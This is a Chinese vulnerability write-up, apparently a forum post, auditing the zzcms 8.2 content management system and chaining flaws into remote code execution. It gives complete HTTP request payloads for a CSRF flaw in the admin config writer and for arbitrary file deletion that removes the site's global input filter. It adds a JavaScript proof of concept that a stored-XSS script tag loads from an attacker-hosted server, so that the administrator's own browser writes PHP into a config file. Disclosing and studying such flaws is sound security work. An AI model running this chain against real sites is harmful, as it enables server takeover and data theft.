

前言

zzcms8.2是一款比较小众的cms，该cms存在漏洞较多，有师傅写过该cms相关审计文章，写这篇文章的目的仅仅是分享自己审计该cms时想到的一个另类getshell思路。如

总体思路


本次getshell主要是通过后台写入配置文件功能写入一句话getshell。zzcms使用了全局过滤，所以要想成功写入一句话，最主要的问题是搞定这个过滤。这里采用的方式是

漏洞分析

后台配置文件写入csrf

文件位置：/admin/qqlogin_set.php

```
31 <?php
32 if (isset($_POST["action"])){
33     $action=$_POST["action"];
34 }else{
35     $action="";
36 }
37 $fcontent=file_get_contents("../3/qq_connect2.0/API/comm/inc.php");
38 $json=json_decode($fcontent,true); // 转换成数组
39 $appid=$json['appid']; // 读取数组中的值
40 $appkey=$json['appkey'];
41 $callback=$json['callback'];
42
43 if ($action=="saveconfig") {
44     checkadminisdo("siteconfig");
45     $fpath="../3/qq_connect2.0/API/comm/inc.php";
46     $fp=fopen($fpath,"w+"); // fopen() 的其它开关请参看相关函数
47     $fcontent=str_replace($appid,trim($_POST['appid']),$fcontent);
48     $fcontent=str_replace($appkey,trim($_POST['appkey']),$fcontent);
49     $fcontent=str_replace($callback,trim($_POST['callback']),$fcontent);
50     $isok=fputs($fp,$fcontent); // 把替换后的内容写入文件
51     fclose($fp);
52     if ($isok){
53         $msg="修改成功";
54     }else{
55         $msg="失败";
56     }
57     echo "<script>alert('".$msg."');location.href='?'/></script>";
58 }
```



先读取配置文件3/qq_connect2.0/API/comm/inc.php，然后用POST提交的内容替换掉配置文件中的值。这段代码除了没有csrf校验外本身没有太大问题，因为全局过

payload：

```
POST /admin/qqlogin_set.php? HTTP/1.1
Host: 127.0.0.1:8081
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://127.0.0.1:8081/admin/qqlogin_set.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 203
Cookie: bdshare_firsttime=1521260517242; finecms-admin-login=admin;
UserName=123456789; PassWord=25f9e794323b453885f5181f1b624d0b;
PHPSESSID=otpdafle1c3r37g88ocqdpfgi6
Connection: close
Upgrade-Insecure-Requests: 1

appid=2<?php
phpinfo();?>&appkey=5e96c17051557039eb55ed190489a05b&callback=http%3A%2F%2Fd
emo.zzcms.net%2F3%2Fqq_connect2.0%2Fcallback.php&cmdSave422=%E4%BF%9D%E5
%AD%98%E8%AE%BE%E7%BD%AE&action=saveconfig
```



任意文件删除

这个漏洞之前有师傅讲过了，我就简单提一下吧。

漏洞文件：/user/adv.php

```

77 query("update zzcms_textadv set adv='$adv',company='$company',advlink='$advlink',img='$img',passed=0 where username='".$$_COOKIE["
  UserName"]."'");
78 //为了防止一个用户通过修改广告词功能长期霸占一个位置当用户修改广告词时只更新其内容不更新时间。
79 //deloldimg
80 if ($oldimg<>$img){
81     $f="../".$oldimg;
82     if (file_exists($f)){
83         unlink($f);
84     }
85 }
86 //修改广告词后检查一下此用户是否已抢占了广告位
87 // $rs=query("select * from zzcms_ad where username='".$$_COOKIE["UserName"]."'");
88 // $row=num_rows($rs);
89 //if ($row){
90 //query("update zzcms_ad set title='<b>新的广告内容正在审核中...</b>','link='##' where username='".$$_COOKIE["UserName"]."'");
91 //}
92 echo $f_array[3];
93 }
94
95 if ($action=="add"){

```

先知社区

判断\$oldimg和\$img不相同则删除oldimg文件，参数未进行任何过滤，可提删除任意文件。此处我们需要删除全局过滤的脚本inc/stopsqlin.php
payload:

```

POST /user/adv.php?action=modify HTTP/1.1
Host: 127.0.0.1:8081
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:59.0) Gecko/20100101
Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://127.0.0.1:8081/user/adv.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 112
Cookie: bdshare_firsttime=1521260517242; finccms-admin-login=admin;
PHPSESSID=otpdafle1c3r37g88ocqdpfigi6; UserName=123456789;
PassWord=25f9e794323b453885f5181f1b624d0b
Connection: close
Upgrade-Insecure-Requests: 1

adv=45645&advlink=%2Fzt%2Fshow.php%3Fid%3D1&company=%E6%96%B9%E6%B3%9
5&oldimg=inc/stopsqlin.php&img=1.txt&Submit22=%E4%BF%AE+%E6%94%B9

```

先知社区

存储型xss

由于使用了全局过滤，POST,GET,COOKIE的参数都会被实体化，但一些特殊情况需要未实体化的数据，所以一般这种cms都会写一个单独的函数用于还原被实体化的字符
/inc/function.php 中

```

576
577 function stripfxg($string,$htmlspecialchars_decode=false,$nl2br=false) { // 去反斜杠
578     $string=stripslashes($string); // 去反斜杠,不开get_magic_quotes_gpc 的情况下,在stopsqlin中都加上了,这里要去了
579     if ($htmlspecialchars_decode==true){
580         $string=htmlspecialchars_decode($string); // 转html 实体符号
581     }
582     if ($nl2br==true){
583         $string=nl2br($string);
584     }
585     return $string;
586 }
587

```

先知社区

可以看到，要还原实体化字符需要传入true参数，通过搜索定位到了如下代码段。

```

210
211 $gsjj=$gsjj. stripfxg($content,true);
212 // $gsjj=$gsjj. nl2br($content); // 不用编辑器时
213 $gsjj=$gsjj. "</td>";
214 $gsjj=$gsjj. "</tr>";
215 $gsjj=$gsjj. "</table>";
216
217 $lxf="<div class='lxfsb'>";
218 if ($showcontact=="yes" || $_SESSION["dlliuyan"]==$editor) {
219     $lxf=$lxf."<ul>";
220     $lxf=$lxf."<li><b>". $comane."</b></li>";
221     $lxf=$lxf."<li>地址: ". $address."</li>";
222     $lxf=$lxf."<li>电话: ". $phone."</li>";
223     $lxf=$lxf."<li>传真: ". $fox."</li>";
224     $lxf=$lxf."<li>网址: ";
225     if ($domain=="Yes"){
226         $lxf=$lxf. "<a href='http://'. $editor.'.'.substr(siteurl,strpos(siteurl,'.')+1)."'>http://'. $editor.'.'.substr(siteurl,strpos(
            siteurl,'.')+1)."</a>";
227     }else{
228         $lxf=$lxf. "<a href=''.addhttp($homepage).' target='_blank'>". $homepage."</a>";
229     }
230     $lxf=$lxf."</li>";

```

先知社区


\$content满足条件，追踪一下content的来源。在包含的文件top.php中找到了content定义的地方，来自zzcms_user表中的content字段，该字段存储的是用户的公司简介

```
< > inc.php Find Results usermodify.php show.php × top.php function.php eval.js
1  <?php
2  if(!isset($_SESSION)){session_start();}
3  include("../inc/conn.php");
4  include("../inc/fly.php");
5  include("../zx/subzx.php");
6  include("../zs/subzs.php");
7  include("top.php");
8  include("bottom.php");
9  include("left.php");
10 include("../label.php");//red2s 模板中有固定标签{#showzx:加盟优势,{#editor},2}，需要label.php文件解析
11 include("adv.php");
12 $fp="../skin/".$skin."/show.htm";
13 if (file_exists($fp)==false){
14 WriteErrMsg($fp.'模板文件不存在');
15 exit;
16 //echo $domain;
17 if($id>0){//ID在前，EDITOR 在后面
18 $sql="select * from zzcms_user where id='$id'";
19 }elseif ($editor<>" "&& $editor<>"www" && $editor<>"demo" && $domain<>str_replace("http://","",siteurl)){// 针对用二级域名的情况
20 $sql="select * from zzcms_user where username='$editor'";
21 }elseif(isset($editorinzsshow)) {
22 $sql="select * from zzcms_user where username='".$editorinzsshow.'""; // 当两都为空时从zsshow接收值
23 }else{
24 showmsg ("参数不足!");
25 }
26 $rs=query($sql);
27 $row=num_rows($rs);
28 if (!$row){
29 showmsg ("不存在该用户信息!",siteurl);
30 }else{
31 $row=fetch_array($rs);
32 if ($row["lockuser"]==1){
33 showmsg ("用户被锁定!展厅不予显示",siteurl);
34 }
35 $id=$row["id"];
36 $editor=$row["username"];
37 $smane=$row["smane"];
38 $phone=$row["phone"];
39 $mobile=$row["mobile"];
40 $fox=$row["fox"];
41 $qq=$row["qq"];
42 $email=$row["email"];
43 $sex=$row["sex"];
44 $address=$row["address"];
45 $homepage=$row["homepage"];
46 $comane=$row["comane"];
47 $renzheng=$row["renzheng"];
48 $flv=$row["flv"];
49 $img=$row["img"];
50 $content=$row["content"];
51 $groupid=$row["groupid"];
```

先知社区

先知社区

有一点需要注意，在用户中心直接修改公司简介是不能成功的，因为编辑器会进行一次html实体化操作，全局过滤又执行了一次实体化，输出页面只有一次反实体化操作。



漏洞利用

整体思路有了，单个漏洞的payload也有了，剩下的就是将删除文件和写配置文件请求写到js中，再利用xss getsshell了，放上自己的poc：eval.js

```
function xml1(){
    var data = "adv=45645&advlink=%2Fzt%2Fshow.php%3Ffid%3D1&company=%E6%96%B9%E6%B3%95&oldimg=inc/stopsqlin.php&img=1.txt&Submit=1";
    xml = new XMLHttpRequest();
    xml.open("POST", "http://127.0.0.1:8081/user/adv.php?action=modify", true);
    xml.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    xml.send(data);
}

function xml2(){
    var data = "appid=2<?php phpinfo();?>&apikey=5e96c17051557039eb55ed190489a05b&callback=http%3A%2F%2Fdemo.zzcms.net%2F3%2Fqqconnect2.0/API/comm/inc.php";
    xml = new XMLHttpRequest();
    xml.open("POST", "http://127.0.0.1:8081/admin/qqlogin_set.php?", true);
    xml.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
    xml.send(data);
}

xml1();
setTimeout("xml2()", 3000);
```

构造好两个异步请求，分别发送即可。这里有两个点要解释一下

一是任意文件删除不需要管理员权限，为什么要放在js中让管理员去删除？那是因为如果inc/stopsqlin.php被删除，用户将无法登录，如果我们提前删了管理员就登不上去了。

二是最后一句话中加入了3s的延时，目的是保证第二请求发出时，文件已经被删除，如果两个请求同时发送可能会失败。

js写好后放到自己服务器上，xss调用即可，然后就是坐等管理员帮你写shell了，最后访问配置文件/3/qq_connect2.0/API/comm/inc.php

POST /user/manage.php?action=modify HTTP/1.1
Host: 127.0.0.1:8081
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://127.0.0.1:8081/user/manage.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 491
Cookie: bdshare_firsttime=1521260517242; finecms-admin-login=admin; UserName=123456789;
PassWord=25f9e794323b453885f5181f1b624d0b; PHPSESSID=7d2k578f7k7ffdhlf5qud18su0
Connection: close
Upgrade-Insecure-Requests: 1

somane=%E6%96%B9%E6%B3%95&sex=1&email=123123%40123.com&qq=456&oldqq=456&mobile=18390245555&b=1&s=0&province=%E5%85%A8%E5%9B%BD&city=%E5%85%A8%E5%9B%BD%E5%90%84%E5%9C%B0%E5%8C%BA&xiancheng=&address=456&homepag
e=http%3A%2F%2F127.0.0.1%3A8081%2Fzt%2Fshow.php%3Fid%3D1&phone=&fox=0371-86137281&content=<script
src="http://xxxxxx/eval.js"></script>&img=%2Fimage%2Fnopic.gif&oldimg=%2Fimage%2Fnopic.gif&flv=&oldflv=&Submit=%E4%BF%9D%E5
%AD%98%E4%BF%AE%E6%94%B9%E7%BB%93%E6%9E%9C

127.0.0.1:8081/3/qq_connect2.0/api/comm/inc.php

最常访问 漏洞盒子 | 互联网安... 先知社区 FreeBuf.COM | 关注... 漏洞银行(BUGBANK)... 常用网址

{'appid':2

PHP Version 5.6.16	
System	Windows NT PPT07-20140714S 6.1 build 7601 (Windows 7 Ultimate Edition Service Pack 1) i586
Build Date	Nov 25 2015 18:44:27
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	csccrt /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\jdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\jdk,shared" "--enable-object-out-dir=.\obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\Windows

后话
这个cms的代码审计难度并不大，各种漏洞一大堆，审计的时候大多数时间是花在如何组合getshell上。利用任意文件删除的常规思路是删除安装锁，然后导致重装，突然想

点击收藏 | 0 关注 | 1
[上一篇：2018先知白帽大会讲师招募](#) [下一篇：谈escapeshellarg绕过...](#)
1. 2 条回复



[肉肉](#) 2018-05-11 17:43:00

hello，文章稿费的事，麻烦联系一下QQ：1991308903

0 回复Ta



[Fuinow](#) 2018-05-23 18:26:38

[@肉肉](#) 先知小姐姐失联了啊，qq好久没上了吧

0 回复Ta

[登录](#) 后跟帖

[先知社区](#)

[现在登录](#)

[热门节点](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)